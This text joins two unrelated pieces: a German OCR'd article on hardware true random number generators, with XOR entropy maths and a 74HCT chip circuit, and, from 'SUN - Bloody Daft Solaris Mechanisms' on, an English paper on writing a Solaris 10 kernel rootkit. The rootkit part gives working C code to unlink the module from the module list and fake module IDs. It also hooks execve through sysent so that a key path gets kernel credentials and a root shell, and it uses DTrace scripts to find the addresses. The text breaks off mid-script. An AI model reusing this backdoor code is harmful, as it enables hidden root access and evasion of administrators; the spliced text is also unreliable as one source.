Damit ist es einfach, den Zuwachs an Entropie je Bit zu berechnen, den man erhält, wenn man eine Bitfolge mit einer anderen, statistisch unabhängigen mit gleichen Wahrscheinlichkeiten ($p(0)$ und $p(1)$) exklusiv verodert und so eine sekundäre Bitfolge durch bitweise Modulo-2-Addition bildet:

$$\begin{aligned} E_1 - E_2 = &-(x^2 + (1-x)^2) \cdot log_2(x^2 + (1-x)^2) \quad -2 \cdot x \cdot (1-x) \cdot log_2(2 \cdot x \cdot (1-x)) \\ &+x \cdot log_2(x) + (1-x) \cdot log_2(1-x) \end{aligned} \tag{2}$$

mit den Abkürzungen $x = p(0)$ und $1 - x = p(1)$.

Für nicht perfekt zufällige primäre echte Zufallsbitsequenzen, also $0 < x < 1, \ x \neq 0.5$, ist dieser Zuwachs positiv und größer null, wie sich auch beim Auftragen des Zuwachses $y = E_1 - E_2$ über $x = p(0)$ zeigt: (Abb. 1) Durch rekursive Anwendung ergibt sich hieraus, dass die Modulo-2-Addition von 2^n ($n > 0$) statistisch unabhängigen Bitsequenzen mit gleichen Wahrscheinlichkeiten eine entropiereichere sekundäre Bitsequenz ergibt, die umso entropiereicher (=zufälliger) ist, je größer n ist.

Weil die Gleichung 2 unabhängig von den einzelnen Bits gilt, werden durch die Modulo-2-Addition auch die Korrelationen innerhalb der sekundären Bitsequenz abgeschwächt, sodass auch der Entropiebelag erhöht wird. Wie sich numerisch leicht zeigen lässt, ist das Voraussetzen von statistisch unabhängigen Bitsequenzen mit gleichen Wahrscheinlichkeiten in der Regel nicht nötig. Dadurch ist es in der Praxis fast immer möglich, mittels Modulo-2-Addition von 2^n primären Zufallsbitfolgen eine Zufallsbitfolge mit erhöhter Entropie zu erzeugen.




Abbildung 1: Entropiezuwachs durch Exklusiv-Oder-Verknüpfung von zwei Zufallsbits, aufgetragen über p(0) (abgek. x).




Abbildung 1: Entropiezuwachs durch Exklusiv-Oder-Verknüpfung von zwei Zufallsbits, aufgetragen über p(0) (abgek. x).

. Wahrscheinlichkeit Ereignis

$$2/3 * 2/3 = 4/9 \qquad 0\ exor\ 0 = 0 \tag{3}$$

$$2/3 * 1/3 = 2/9 \qquad 0\ exor\ 1 = 1 \tag{4}$$

$$1/3 * 2/3 = 2/9 \qquad 1\ exor\ 0 = 1 \tag{5}$$

$$1/3 * 1/3 = 1/9 \qquad 1\ exor\ 1 = 0 \tag{6}$$

.
Insgesamt also: Zu 5/9 Nullen und zu 4/9 Einsen; die Abweichung von der Gleichverteilung wurde durch das EXOR um 2/3 reduziert.

Modulo-2-Summe von n Zufallsbits und der zentrale Grenzwertsatz

Nach dem Zentralen Grenzwertsatz ist die Wahrscheinlichkeitsdichte der Summe s von $n \gg 1$ echt zufälligen Bits die Normalverteilung, weil eine Summe von Bits automatisch die Lindebergsche Bedingung erfüllt. Der zentrale Grenzwertsatz gilt zwar genau genommen nur für unendliches n, aber er ist meist schon bei ungefähr 10 in guter Näherung gültig.

Liegt das Maximum der Normalverteilung p_v bei exakt $m+0,5$ ($m \in \mathbb{N}$), dann ist die Amplitude der Normalverteilung bei $m+0,5-k/2$ dieselbe wie bei $m+0,5+k/2$. Weil die Modulo-2-Summe bei $m+0,5-k/2$ und $m+0,5+k/2$ einmal 1 und einmal 0 ist, bedeutet dies, dass sich für jeden k-Wert, und damit auch für die gesamte Summe, eine 50 % Wahrscheinlichkeit für eine 0 und eine 1 ergibt. Dies ist der "best case", denn es bedeutet, dass die Modulo-2-Summen-Bits (Sekundärbits) eine Entropie von 1,0 Bit/Bit besitzen.

Im "worst case" liegt das Maximum der Normalverteilung p_v bei m ($m \in \mathbb{N}$), und der Betrag der Differenz der Wahrscheinlichkeit, dass die Modulo-2-Summe null ist minus der Wahrscheinlichkeit, dass die Modulo-2-Summe eins ist, ergibt sich zu:

$$| p(0) - p(1) |_{worst\ case} = \frac{1}{\sigma \cdot \sqrt{2 \cdot \pi}} \cdot 2 \cdot \sum_{k=1}^{\infty} \left(e^{-\frac{(2 \cdot k - 1)^2}{2 \cdot \sigma^2}} - e^{-\frac{(2 \cdot k)^2}{2 \cdot \sigma^2}} \right) \quad . \tag{7}$$

Die Standardabweichung σ ist proportional zu $\sqrt{n}$ (“ars conjectandi”), sodass $\sigma = c \cdot \sqrt{n}$ mit der Konstanten c eingesetzt werden kann:

$$| p(0) - p(1) |_{worst\ case} = \frac{\sqrt{2}}{c \cdot \sqrt{n \cdot \pi}} \cdot \sum_{k=1}^{\infty} \left(e^{-\frac{(2 \cdot k - 1)^2}{2 \cdot c^2 \cdot n}} - e^{-\frac{(2 \cdot k)^2}{2 \cdot c^2 \cdot n}} \right) \quad . \tag{8}$$

Dieser Ausdruck sinkt streng monoton mit steigendem n und der Grenzwert für $n \to \infty$ ist null (Abb. 2).

Somit ergibt sich also auch im “worst case” aus mehreren primären echt zufälligen Bits mit wenig Entropie mittels Modulo-2-Addition ein sekundäres echt zufälliges Bit mit mehr Entropie.




Abbildung 2: Entropiezuwachs durch Exklusiv-Oder-Verknüpfung von n Zufallsbits im “worst case”, aufgetragen über n.

Der Vorteil hierbei ist, dass die primären Bits nicht statistisch unabhängig sein müssen und zudem die Summe auch Pseudozufallsbits enthalten kann, wenn ausreichend viele echte Zufallsbits in der Summe enthalten sind. Dadurch können mit Pseudozufallsbitgeneratoren gezielt statistische Auffälligkeiten der echt zufälligen Bits beseitigt werden.

Weil die Gleichung 8 unabhängig von den einzelnen Bits gilt, werden durch die Modulo-2-Addition auch die

Korrelationen innerhalb der sekundären Bitsequenz abgeschwächt, sodass auch die Markov-Entropien erhöht werden.

3 Praxis

Im Prinzip kann eine azyklische Zufallsbitfolge schon dadurch erzeugt werden, dass ein Signal mit der (Wiederhol-)Frequenz f_1 von einem Oszillator erzeugt wird und dieses Signal mit einer Frequenz f_2 von einem anderen Oszillator abgetastet wird. Diese Abtastwerte in digitaler serieller Form bilden eine Zufallsbitfolge, die azyklisch ist, wenn f_1 und f_2 inkommensurabel sind, es also keine natürlichen Zahlen n und m gibt, sodass $n \cdot f_1 = m \cdot f_2$ erfüllbar ist. Diese Bedingung ist gleichbedeutend damit, dass $\frac{f_1}{f_2}$ keine rationale Zahl ist und deshalb fast immer erfüllt ist, weil f_1 und f_2 im Allgemeinen irgendwelche reellen Zahlen sind (woraus folgt, dass auch $\frac{f_1}{f_2}$ irgendeine reelle Zahl ist), und weil bekanntlich fast alle reellen Zahlen irrational sind, da die Menge der rationalen Zahlen eine Lebesgue-Nullmenge ist.
Obwohl also die Wahrscheinlichkeit für $n \cdot f_1 = m \cdot f_2$ gleich null ist, zeigt sich in der Praxis aber, dass die Qualität der so erzeugten Zufallszahlen relativ schlecht ist, weil sie im Wesentlichen von dem Rauschverhalten der beiden Oszillatoren bestimmt wird, und Oszillatoren in der Regel relativ rauscharm sind.
Deshalb sind, in einer Taktperiode, meist viele solche Zufallsbits nötig um mittels EXOR, das normalerweise mit einem Paritätsgenerator berechnet wird, ein (nahezu) perfekt zufälliges sekundäres Zufallsbit zu erzeugen. Um den Aufwand gering zu halten, können einige wenige der primären Zufallsbits auch Pseudozufalls-Bits aus Schieberegister-Generatoren sein, weil sie die Qualität der sekundären Zufallsbits nicht verschlechtern (siehe Lindeberg-Kriterium).
Eine andere Möglichkeit ist Rekursion, die in vielen Variationen mit wenig Aufwand realisiert werden kann. Im einfachsten Fall wird einfach das sekundäre Zufallsbit über ein D-Flip-Flop auf den Parätsgenerator gegeben, der das sekundäre Zufallsbit berechnet.

Löten

Der Aufbau von solchen echten Zufallszahlengeneratoren ist sehr einfach, weil sie 100 % digital sind. Als digitale Rauschquelle dient z. B. ein invertierender Schmitt-Trigger wie 1/6 74HCT14, dem ein D-Flip-Flopp wie z. B. 1/8 74ACT157 nachgeschaltet ist, um die Zufallsbits synchron zum Takt weiter verarbeiten zu können. Beim invertierenden Schmitt-Trigger (IST) ist der Eingang auf den Ausgang zu löten (Ringoszillator der Länge 1) und brachliegende ISTs können als Ausgangsstufe mit zusätzlicher Phasenverschiebung genommen werden. Von einem IC wie dem 74HCT14 könen zumindest zwei Schmitt-Trigger verwendet werden, weil die Schmitt-Trigger zumindest in solchen ICs halbwegs unabhängig voneinander mit ca. 90 MHz schwingen. Die so erzeugten primären Zufallsbits gehen anschließend auf den Paritätsgenerator, z. B. 1/9 74F280 und hiernach wieder auf ein D-Flip-Flop wie z. B. 1/8 74ACT157. Eine kleine Version mit bis zu 6 primären Zufallsbits bekommt man also schon mit einem 74HCT14, 74ACT157 und einem 74F280 für rund ein Euro hin und kann damit sogar noch Varianten wie Rückkoppeln des Ausgangs auf den Paritätsgenerator mit einem Takt Verzögerung realisieren.

4 Schluß

Zum Testen von echten Zufallszahlengeneratoren eignen sich nicht nur Tests mit Software sondern auch Auto- und Kreuzkorrelatoren sowie FFT-Spektrometer, die im selben Chip integriert werden können um damit beispielsweise eine Echtzeit-Selbstdiagnose vorzunehmen, die auch Chip-intern geloggt werden kann.

Die zuverlässige und schnelle Erzeugung von echten Zufallszahlen ist deshalb sowohl theoretisch als auch technisch weder schwer noch teuer, aber trotzdem werden in der Praxis echte Zufallszahlengeneratoren sehr selten eingesetzt, weil entweder Pseudozufallszahlengeneratoren meist ausreichen oder /dev/random schnell genug ist.
Deshalb ist das Herstellen von Zufallszahlengeneratoren eine brotlose Kunst, denn es gibt dafür relativ wenig Nachfrage, die zu 50 % von Parapsychologen mit schlechter Zahlungsmoral stammt.
Die Firma, in der ich nach der Uni gearbeitet habe und die auch die Zufallszahlengeneratoren verwendet hat, Kryptografix, ging schon nach 6 Monaten in Konkurs und derzeit suche ich auch wieder einen Job!


5 Literatur, Links

- Mail-Adr. auch für Kommentare u. Anregungen: rolf.freitag@email.de
- Literatur: Buch Linux Device Drivers / Linux Gerätetreiber, Buch
  Anwendungen entwickeln unter Linux, Buch Linux Treiber Entwickeln,
  (Kernel-)Sourcen, Howtos wie das Linux I/O port programming mini-HOWTO.
- Link z. Vortrag: ftp://random.linux-site.net/21C3/
- Dissertation mit Kapiteln zum Thema: http://www.nefkom.net/nobody/doct.pdf
  Mirror: ftp://random.linux-site.net/doct/doct.pdf
- Kurze Beschreibung einer meßtechnischen Anwendung von Zufallszahlengeneratoren:
  http://web.archive.org/web/20010404075108/hlhp1.physik.uni-ulm.de/~freitag/
- Einige meiner Zufallszahlengeneratoren:
  http://web.archive.org/web/20010415015513/hlhp1.physik.uni-ulm.de/~freitag/Spinoffs.html
- Kleiner Artikel zur Theorie in Englisch:
  ftp://random.linux-site.net/random/exor.pdf
  ftp://random.linux-site.net/doct/azycl1.pdf
- Patent auch mit Schaltplänen:
  ftp://random.linux-site.net/pat/zufpat1.jpg
  ftp://random.linux-site.net/pat/zufpat2.jpg
  ftp://random.linux-site.net/pat/zufpat3.jpg
  ftp://random.linux-site.net/pat/zufpat4.jpg
  ftp://random.linux-site.net/pat/zufpat5.jpg
- Diehard-Tests für Zufallszahlen: http://stat.fsu.edu/~geo/diehard.html

- Fips-Tests für Zufallszahlen: http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf

Anmerkung: random.linux-site.net ist langsam weil stark limitiert bezüglich Gesam-Bandbreite, Bandbreite pro Verbinung, Anzahl Gesamt-Verbindung und Anzahl der Verbingungen pro User, so dass ein Download-Manager wie wget empfohlen wird.

6 Experimentalzirkus




7 Anhang

Entropiebelag: Die Entropie pro Symbol in einer Markow-Kette, denn ein echter Zufallszahlengenerator ist ein Markow-Prozess, siehe H. Völz: *Grundlagen der Information*, Akademie Verlag, Berlin, 1991, Kapitel 1.2.5.. Praktisch verwendet werden aber nur Tests, die einige Eigenschaften relativ kurzer Zufallszahlenreihen testen und wegen den statistischen Fluktuationen zwangsläufig immer mal wieder falsch-positive und falsch-negative Testresultate liefern.

Kontinuierliches Amplituden-Spektrum eines perfekten Zufallsbitgenerators

$$S(f) = \sum_{n=1}^{\infty} \frac{2^{(-n)} \left| \frac{sin(\frac{n \cdot \pi \cdot f}{f_0})}{f} \right|}{\pi} \tag{9}$$

Es ist im Wesentlichen ein sin(f/f_0)/f-Sprektrum mit f_0=Taktfrequenz.



SUN - Bloody Daft Solaris Mechanisms

“B.D.S.M. the Solaris 10 way.”

S.I.n.A.R. isn't a rootkit.

Archim – VulnDev\[.\].org

archim@vulndev.org

Welcome to S.I.n.A.R.

Introduction:

This paper documents the features that make Solaris 10 the rootkit writers friend,.We mainly will be assuming a SPARC system however it is 90% directly portable to x86 version of Solaris. As with all good kernel code, you just need a compiler for the platform and the source with a few tweaks. This document also has an accompanying talk and set of slides which, when combined, give the viewer a fairly good grasp on a couple of the new features of Solaris 10.

I have looked into kernel based rootkits for Solaris for a couple of years. It wasn't until June 2004 I made the decision to dedicate time into specifically targeting the platform. As is evident in the **very** limited number of articles regarding solaris rootkit's. No-one seems to have done it "properly". I thought it was time that the situation changed.(This is not to say that I don't acknowledge that plasmoid of T.H.C. has looked at it in his own paper, but it's not great).

I have not included the latest code for the rootkit (smaller variants do exist). Nor have I stuck to one single development method for this release. I believe that diverse methods are key to change. There are several ways you can change what I present here to make it far less dependant upon having Dtrace embedded into the build script. I leave that for your education.

What this document will cover is:

Unlinking from the module list.
Decrementing the Module ID.
Hiding from the Kernel Symbol Table.
Hiding from Dtrace.
Hiding Processes without changing getdents().
Hijacking Execve without changing sysent[].

All of these have implications for the Solaris Administrator.

I would apologise to anyone who doesn't like me writing this paper but I'm not going to. This code does not exploit "security" vulnerabilities in Solaris 10 therefore I do not see a need for a notification time. A key to rootkit development is knowing that it's not just the remote "Hacker" who is the threat. **There is a greater threat from the inside than ever before.**

Anyhow, you can't just "patch" the kernel to stop what we are about to discuss. it's all rather integral. I **could** have a moral battle with myself and not release this. I am releasing this but as such I condemn it's use against a corporation, government or individual. I also have left the odd "bit" here and there needing modification. If you know C and pay attention you will be just fine. (As an alternative, you could find me and buy me a couple of beers).

The Business side:

My specification for a new backdoor is that it MUST be able to spawn a root shell for any non-root user who can get an interactive shell. Anything else is a bonus.

The very first thing that must be done upon loading a module is that it must be hidden from the administrator. Modinfo lists the modules loaded and known to the system (depending on it's invocation), it is the Solaris version Of `lsmod` on Linux.

What details are visible from modinfo:

```
-bash-2.05b# modinfo -c | head -3
 Id   Loadcnt   Module Name                State
  0        1    unix                  LOADED/INSTALLED
  1        1    krtld                 LOADED/INSTALLED
```

We have a module Id, a Load count, the Module Name and then the state of the module.

Under Linux, especially the 2.6 family of the Linux kernel. The only thing you have to do for removing a module from the administrator's eyesight is to remove it from the module_list.
When a module is loaded under Solaris, it is assigned a module ID for the session and linked into the list of modules.
If a module is unloaded, it keeps it's ID and the last_module_id integer which is located in memory is not decremented, creating a problem that will become evident.

Looking into modctl.h:

```
struct modctl {
        struct modctl    *mod_next;      /* ... */
        struct modctl    *mod_prev;
```

I am not about to explain about the simple manipulation of linked lists (if this is something you don't understand I imagine you could do with reading more). Taking this on board, the use of the following code as part of out kernel module will remove us from the linked list:

```
module_structure->mod_prev->mod_prev->mod_next = module_structure;
module_structure->mod_prev = module_structure>mod_prev->mod_prev;
```

We have removed ourselves from the Module list, in a much more effective manner than using “” as a module name. The next problem occurs when we look a bit harder at what modinfo reports after we have been unlinked.

```
-bash-2.05b# modload sinar.
-bash-2.05b# modinfo
 Id Loadaddr   Size Info Rev Module Name
160  1276450    28c   -   1  RT_DPTBL (realtime dispatch table)
161 7bf3e410   1584   -   1  bufmod (streams buffer mod)
```

We were safe to assume that the module would be removed from this list following our list manipulation code. There is however another problem that needs to be addressed:

```
-bash-2.05b# modinfo
 Id Loadaddr   Size Info Rev Module Name
161 7bf3e410   1584   -   1  bufmod (streams buffer mod)
163 7bff9038    b60  72   1  ksyms (kernel symbols driver 1.27)
-bash-2.05b#
```

When another module is loaded into the kernel after our code, the module ID is off by one, this is a pretty obvious indicator that something is wrong.

**** DRUM ROLL PLEASE ****

Ladies and Gentlemen, It is my pleasure to introduce to you:

Dtrace

What is it:
Let me be quite frank about this. Dtrace is brilliant. I believe that any serious Solaris Administrator (or exploit writer/kernel coder/intrigued person) will find it massively useful. (as a tangent it even allows you to see userland calls to routines such as strcpy and access the parameters which are passed for any PID which is specified, VERY COOL!).

[Quote from sun.com](Dtrace handbook Beta version)
"DTrace is a comprehensive dynamic tracing facility that is built into Solaris that can be used by administrators and developers on live production systems to examine the behaviour of both user programs and of the operating system itself. DTrace will allow you to explore your system to understand how it works, track down performance problems across many layers of software, or locate the cause of aberrant behaviour. "

I am not going to give a tutorial on Dtrace, SUN do that brilliantly in:
http://docs.sun.com/db/doc/817-6223
In the presentation slides there is a larger insight into Dtrace and it's use to access functions.

Where is the relevance to our search for kernel hiding goodness (mmmmm fresh kerrrrrrnel)?

One of the many features of Dtrace is that it allows you to access exported kernel variables.
(For an official version of just what can be done with external variable access see section 3.6 of the above text).

The New Mantra:
while 1:
"I will use Dtrace, I will love Dtrace"

On your solaris 10 machine enter the following script:

"extern.d"
```
dtrace:::BEGIN
{
printf("\nlast module ID = %d (located at: 0x%p)\n",`last_module_id,(long *)&`last_module_id);
exit(0);
}
```

Then execute it:
```
-bash-2.05b# dtrace -s extern.d
dtrace: script 'extern.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0      1                      :BEGIN
last module ID = 172 (located at: 0x18ab934)
-bash-2.05b#
```

Now we know the address of the variable, we can pass it's address to the compiler and module and manipulate it's value from there:

```
int * kmodidptr = KMID;
*kmodidptr = *kmodidptr – 1;
```

What we get when we compile and load this module and load in a module after unlinking and decrementing is the following:

```
159 7ba6ea78   1584   -   1  bufmod (streams buffer mod)
160 7bff9038    b60  72   1  ksyms (kernel symbols driver 1.27)
-bash-2.05b#
```

so we have solved that problem thanks to SUN, Dtrace and a bit of lateral thinking (Other decrements are available (T.M.)).

Hijacking execve:

```
bash-2.05b$ grep SYS_exec /usr/include/sys/*
/usr/include/sys/syscall.h:#define      SYS_exec        11
/usr/include/sys/syscall.h:#define      SYS_execve      59
bash-2.05b$
```

Well, this leaves us with a nice friendly method to access system call interrupts;
Before we can do this, what is the structure of the Solaris 10 System call table, what type of data does this represent and how (above all, can we toy with it.)

```
systm.h:struct sysent {
char            sy_narg;        /* total number of arguments */
[...]
int             (*sy_call)();   /* argp, rvalp-style handler */
krwlock_t       *sy_lock;       /* lock for loadable system calls */
int64_t         (*sy_callc)();  /* C-style call hander or wrapper */
};
```

we are interested in the sy_callc part (sy_call being phased out over time);
So it is back to good old Dtrace to check our theory that sy_callc should hold the address of the handler.

```
dtrace:::BEGIN
{
ptr = (long *) &`exec;
printf("\nsysent[11]: 0x%p\n",`sysent[11].sy_callc);
printf("Exec at: 0x%p\n",ptr);
exit(0);}
```

```
-bash-2.05b# dtrace -s exec.d
dtrace: script 'exec.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0      1                      :BEGIN
sysent[11]: 0x10b87ac
Exec at: 0x10b87ac
```

That confirms that we have a system call entry exported and we can use the sysent array just like we would from inside the kernel (did we discuss how nice Dtrace is lately?).

However we are more interested in SYS_execve as all exec(l|e|v)'s lead to SYS_execve eventually.

As we can index sysent, we toddle off back to Dtrace:

```
dtrace:::BEGIN
{
printf("\nsysent[59]: 0x%p\n",`sysent[59].sy_callc);
}

-bash-2.05b# dtrace -s execve.d
dtrace: script 'execve.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0      1                      :BEGIN
sysent[59]: 0x10b87bc
```

I tawt i taw a putty cat!!

There are several ways of modifying the system entry table, just as on any operating system which uses system calls. (Heathen non-system call based OS' not being worth the time and effort to look at, that's not true there just isn't the finance in place to purchase tools such as softice.). By far the easiest for kids to grasp is just swapping the value of the pointers. If I wasn't me then that is where I would leave it, however later on we will cover one of the other ways.

Before we can swap pointers it will help if we have somewhere to point to. We create a wrapper function for execve.

```
#define RK_EXEC_KEY "./sinarrk"
#define RK_EXEC_KEY_LEN 9
#define RK_EXEC_SHELL "/bin/bash"

int64_t sinar_execve(char *fname, char **argv, char **envp)
{
int error;
pathname_t n_pn;
pn_get((char *)fname, UIO_USERSPACE, &n_pn);
if(strncmp(RK_EXEC_KEY,n_pn.pn_path,RK_EXEC_KEY_LEN) == 0)
  {
curproc->p_cred = crdup(kcred);
// populate fname with our required shell to execute.
ddi_copyout(RK_EXEC_SHELL,fname,RK_EXEC_KEY_LEN,0);
  }
          error = exec_common(fname, argv, envp);
return error;
}
```

Parts to note:

pn_get. This copies the pathname of the executing binary into the pathname structure from user memory (otherwise you will fault for trying to access user memory from kernel memory.).

We then compare the pathname to a defined key using string compare. If there is a match, we take the kernel credential structure and copy it to our current process credentials. At this point anything we do is going to be done as root. Having made sure that the shell we want to execute as root is set with the same length of string as the key we use to recognise us. We use ddi_copyout to put the kernel memory into userland.

Then call exec_common as normal.

Pointer replacement does work easily, and it is good for "quick and dirty" hacks. What we need to bear in mind is that Dtrace is an "Administrators tool" and as such we may as well give them something to use.

for example:

```
#! /usr/sbin/dtrace -qs
dtrace:::BEGIN
{
printf("sysent[%d] = 0x%p\n",$1,`sysent[$1].sy_callc);
exit(0);
}
```

then you can automate this script with a short shell script. I use python out of preference:

"syscall_snake.py"

```
import sys,os

def main():
   print "Getting addresses\n"
